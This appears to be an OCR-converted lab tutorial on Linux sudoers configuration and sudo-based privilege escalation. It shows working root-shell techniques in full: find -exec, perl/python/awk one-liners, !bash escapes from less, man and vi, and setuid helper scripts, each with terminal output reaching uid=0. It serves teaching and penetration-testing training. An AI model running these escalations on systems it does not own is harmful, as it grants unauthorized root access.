
If you (root user) wish to grant sudo right to any particular user then type **visudo** command which will open the sudoers file for editing. Under “user privilege specification” you will

observe default root permission "**root ALL=(ALL:ALL) ALL**" BUT in actual, there is **Tag option** also available which is **optional,** as explained below in the following image.

Consider the given example where we want to assign sudo rights for user:raaz to access the terminal and run copy command with root privilege. Here NOPASSWD tag that means no password will be requested for the user.


NOTE:

1. (ALL:ALL) can also represent as (ALL)
2. If you found (root) in place of (ALL:ALL) then it denotes that user can run the command as root.
3. If nothing is mention for user/group then it means sudo defaults to the root user.



Let's Begin!!

Let's get into deep through practical work. First, create a user which should be not the sudo group user. Here we have added user "raaz" who's UID is 1002 and GID is 1002 and hence raaz is non-root user.



Traditional Method to assign Root Privilege

If system administrator wants to give ALL permission to user raaz then he can follow below steps to add user raaz under User Privilege Specification category.

```
visudo
raaz ALL=(ALL:ALL) ALL
or
raaz ALL=(ALL) ALL
```

```
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root  ALL=(ALL:ALL) ALL
raaz  ALL=(ALL:ALL) ALL
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
```

Spawn Root Access


On other hands start yours attacking machine and first compromise the target system and then move to privilege escalation phase. Suppose you successfully login into victim's machine through ssh and want to know sudo rights for the current user then execute below command.

```
1 sudo -l
```

In the traditional method, PASSWD option is enabled for user authentication while executing above command and it can be disabled by using NOPASSWD tag. The highlighted

text is indicating that current user is authorized to execute all command. Therefore we have obtained root access by executing the command.

```
sudo su
id
```



Default Method to assign Root Privilege

If system administrator wants to give root permission to user raaz to execute all command and program then he can follow below steps to add user raaz under User Privilege Specification category.

```
visudo
raaz ALL=ALL
or
raaz ALL=(root) ALL
```

Here also Default PASSWD option is enabled for user authentication.

```
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root  ALL=(ALL:ALL) ALL
raaz  ALL= ALL
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:
```

Spawn Root Access


Again compromise the target system and then move for privilege escalation stage as done above and execute below command to view sudo user list.

sudo -l

Here you can perceive the highlighted text which is representative that the user raaz can run all command as root user. Therefore we can achieve root access by performing further down steps.

```
sudo su
or
sudo bash
```

Note: Above both methods will ask user's password for authentication at the time of execution of **sudo -l** command because by Default PASSWD option is enabled.



Allow Root Privilege to Binary commands

Sometimes the user has the authorization to execute any file or command of a particular directory such as /bin/cp, /bin/cat or /usr/bin/ find, this type of permission lead to privilege escalation for root access and it can be implemented with help of following steps.

```
raaz ALL=(root) NOPASSWD: /usr/bin/find
```

NOTE: Here NOPASSWD tag that means no password will be requested for the user while running sudo -l command.

```
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/us

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root  ALL=(ALL:ALL) ALL
raaz  ALL= (root) NOPASSWD: /usr/bin/find
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
```

Spawn Root Access using Find Command


Again compromised the Victim's system and then move for privilege escalation phase and execute below command to view sudo user list.

sudo -l

At this point, you can notice the highlighted text is indicating that the user raaz can run any command through find command. Therefore we got root access by executing below

commands.


```
sudo find /home -exec /bin/bash \;
id
```



Allow Root Privilege to Binary Programs

Sometimes admin assigns delicate authorities to a particular user to run binary programs which allow a user to edit any system files such as /etc/passwd and so on. There are certain binary programs which can lead to privilege escalation if authorized to a user. In given below command we have assign sudo rights to the following program which can be run as root user.

```
raaz ALL= (root) NOPASSWD: usr/bin/perl, /usr/bin/python, /usr/bin/less
```



Spawn shell using Perl one-liner

At the time of privilege, escalation phase executes below command to view sudo user list.

```
1 sudo -l
```

Now you can observe the highlighted text is showing that the user raaz can run Perl language program or script as root user. Therefore we got root access by executing Perl one-liner.

```
1 perl -e 'exec "/bin/bash";'
```

id

```
raaz@ubuntu:~$ sudo -l
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/
sbin\:/bin\:/snap/bin

User raaz may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/perl  /usr/bin/python, /usr/bin/less, /usr/bin/awk, /usr/bin/man,
/usr/bin/vi
raaz@ubuntu:~$ sudo perl -e 'exec "/bin/bash";'
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Spawn shell using Python one-liner

After compromising the target system and then move for privilege escalation phase as done above and execute below command to view sudo user list.

sudo -l

At this point, you can perceive the highlighted text is indicating that the user raaz can run Python language program or script as root user. Thus we acquired root access by executing Python one-liner.

```
1  python -c 'import pty;pty.spawn("/bin/bash")'
2  id
```

```
raaz@ubuntu:~$ sudo -l
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User raaz may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/perl, /usr/bin/python, /usr/bin/less,
        /usr/bin/awk, /usr/bin/man, /usr/bin/vi
raaz@ubuntu:~$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Spawn shell using Less Command

For the privilege, escalation phase executes below command to view sudo user list.

sudo -l

```
raaz@ubuntu:~$ sudo -l
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User raaz may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/perl, /usr/bin/python, /usr/bin/less,
        /usr/bin/awk, /usr/bin/man, /usr/bin/vi
raaz@ubuntu:~$ sudo less /etc/hosts
```

Here you can observe the highlighted text which is indicating that the user raaz can run less command as root user. Hence we obtained root access by executing following.

```
1 sudo less /etc/hosts
```

```
127.0.0.1       localhost
127.0.1.1       ubuntu

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
!bash
```

It will open requested system file for editing, BUT for spawning root shell type **!bash** as shown below and hit enter.

You will get root access as shown in the below image.

```
raaz@ubuntu:~$ sudo less /etc/hosts
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~#
```


Spawn shell using AWK one-liner

After compromise, the target system then moves for privilege escalation phase as done above and execute below command to view sudo user list.

sudo -l

At this phase, you can notice the highlighted text is representing that the user raaz can run AWK language program or script as root user. Therefore we obtained root access by executing AWK one-liner.

```
sudo awk 'BEGIN {system("/bin/bash")}'
id
```



Spawn shell using Man Command (Manual page)

For privilege escalation and execute below command to view sudo user list.

sudo -l

Here you can observe the highlighted text is indicating that the user raaz can run man command as root user. Therefore we got root access by executing following.

```
sudo man man
```

```
raaz@ubuntu:~$ sudo -l
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User raaz may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/perl, /usr/bin/python, /usr/bin/less,
        /usr/bin/awk, /usr/bin/man, /usr/bin/vi
raaz@ubuntu:~$
raaz@ubuntu:~$ sudo man man
```

It will be displaying Linux manual pages for editing, BUT for spawning root shell type **!bash** as presented below and hit enter, you get root access as done above using Less command.

```
MAN(1)                          Manual pager utils                          MAN(1)

NAME
       man - an interface to the on-line reference manuals

SYNOPSIS
       man  [-C  file]  [-d]  [-D]  [--warnings[=warnings]]  [-R encoding] [-L
       locale] [-m system[,...]] [-M path] [-S list]  [-e  extension]  [-i|-I]
       [--regex|--wildcard]   [--names-only]  [-a]  [-u]  [--no-subpages]  [-P
       pager] [-r prompt] [-7] [-E encoding] [--no-hyphenation] [--no-justifi-
       cation]  [-p  string]  [-t]  [-T[device]]  [-H[browser]] [-X[dpi]] [-Z]
       [[section] page ...] ...
       man -k [apropos options] regexp ...
       man -K [-w|-W] [-S list] [-i|-I] [--regex] [section] term ...
       man -f [whatis options] page ...
       man -l [-C file] [-d] [-D] [--warnings[=warnings]]  [-R  encoding]  [-L
       locale]  [-P  pager]  [-r  prompt]  [-7] [-E encoding] [-p string] [-t]
       [-T[device]] [-H[browser]] [-X[dpi]] [-Z] file ...
       man -w|-W [-C file] [-d] [-D] page ...
       man -c [-C file] [-d] [-D] page ...
       man [-?V]

DESCRIPTION
!bash
```

```
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~# whoami
root
```


Spawn shell using Vi-editor (Visual editor)

After compromising the target system and then move for privilege escalation phase as done above and execute below command to view sudo user list.

sudo -l

Here you can observe the highlighted text which is indicating that user raaz can run vi command as root user. Consequently, we got root access by executing following.

sudo vi




Thus, It will open vi editors for editing, BUT for spawning root shell type **!bash** as shown below and hit enter, you get root access as done above using Less command.

You will get root access as shown in the below image.

```
id
whoami
```

NOTE: sudo permission for less, nano, man, vi and man is very dangerous as they allow user to edit system file and lead to Privilege Escalation.



Allow Root Privilege to Shell Script

There are maximum chances to get any kind of script for the system or program call, it can be any script either Bash, PHP, Python or C language script. Suppose you (system admin) want to give sudo permission to any script which will provide bash shell on execution.


For example, we have some scripts which will provide root terminal on execution, in given below image you can observe that we have written 3 programs for obtaining bash shell by using different programing language and saved all three files: **asroot.py, asroot.sh, asroot.c** (compiled file **shell**) inside bin/script.

NOTE: While solving OSCP challenges you will find that some script is hidden by the author for exploit kernel or for root shell and set sudo permission to any particular user to execute that script.

```
root@ubuntu:/bin/script# cat asroot.py
#! /usr/bin/python

import os

os.system("/bin/bash")

root@ubuntu:/bin/script# cat asroot.sh
#! /bin/bash

/bin/bash
root@ubuntu:/bin/script# cat asroot.c
#include<stdio.h>
#include<unistd.h>
#include<sys/types.h>

int main()
{
   setuid(geteuid());
   system("/bin/bash");
   return 0;
}


root@ubuntu:/bin/script# gcc asroot.c -o shell
asroot.c: In function 'main':
asroot.c:8:4: warning: implicit declaration of function 'system'
    system("/bin/bash");
    ^
root@ubuntu:/bin/script# chmod 777 shell
root@ubuntu:/bin/script# ls
asroot.c  asroot.py  asroot.sh  shell
root@ubuntu:/bin/script#
```

Now allow raaz to run all above script as root user by editing sudoers file with the help of following command.

```
raaz ALL= (root) NOPASSWD: /bin/script/asroot.sh, /bin/script/asroot.py
```




Spawn root shell by Executing Bash script

For the privilege, escalation phase executes below command to view sudo user list.

sudo -l

The highlighted text is indicating that the user raaz can run asroot.sh as root user.
Therefore we got root access by running asroot.sh script.

```
1 sudo /bin/script/asroot.sh
2 id
```



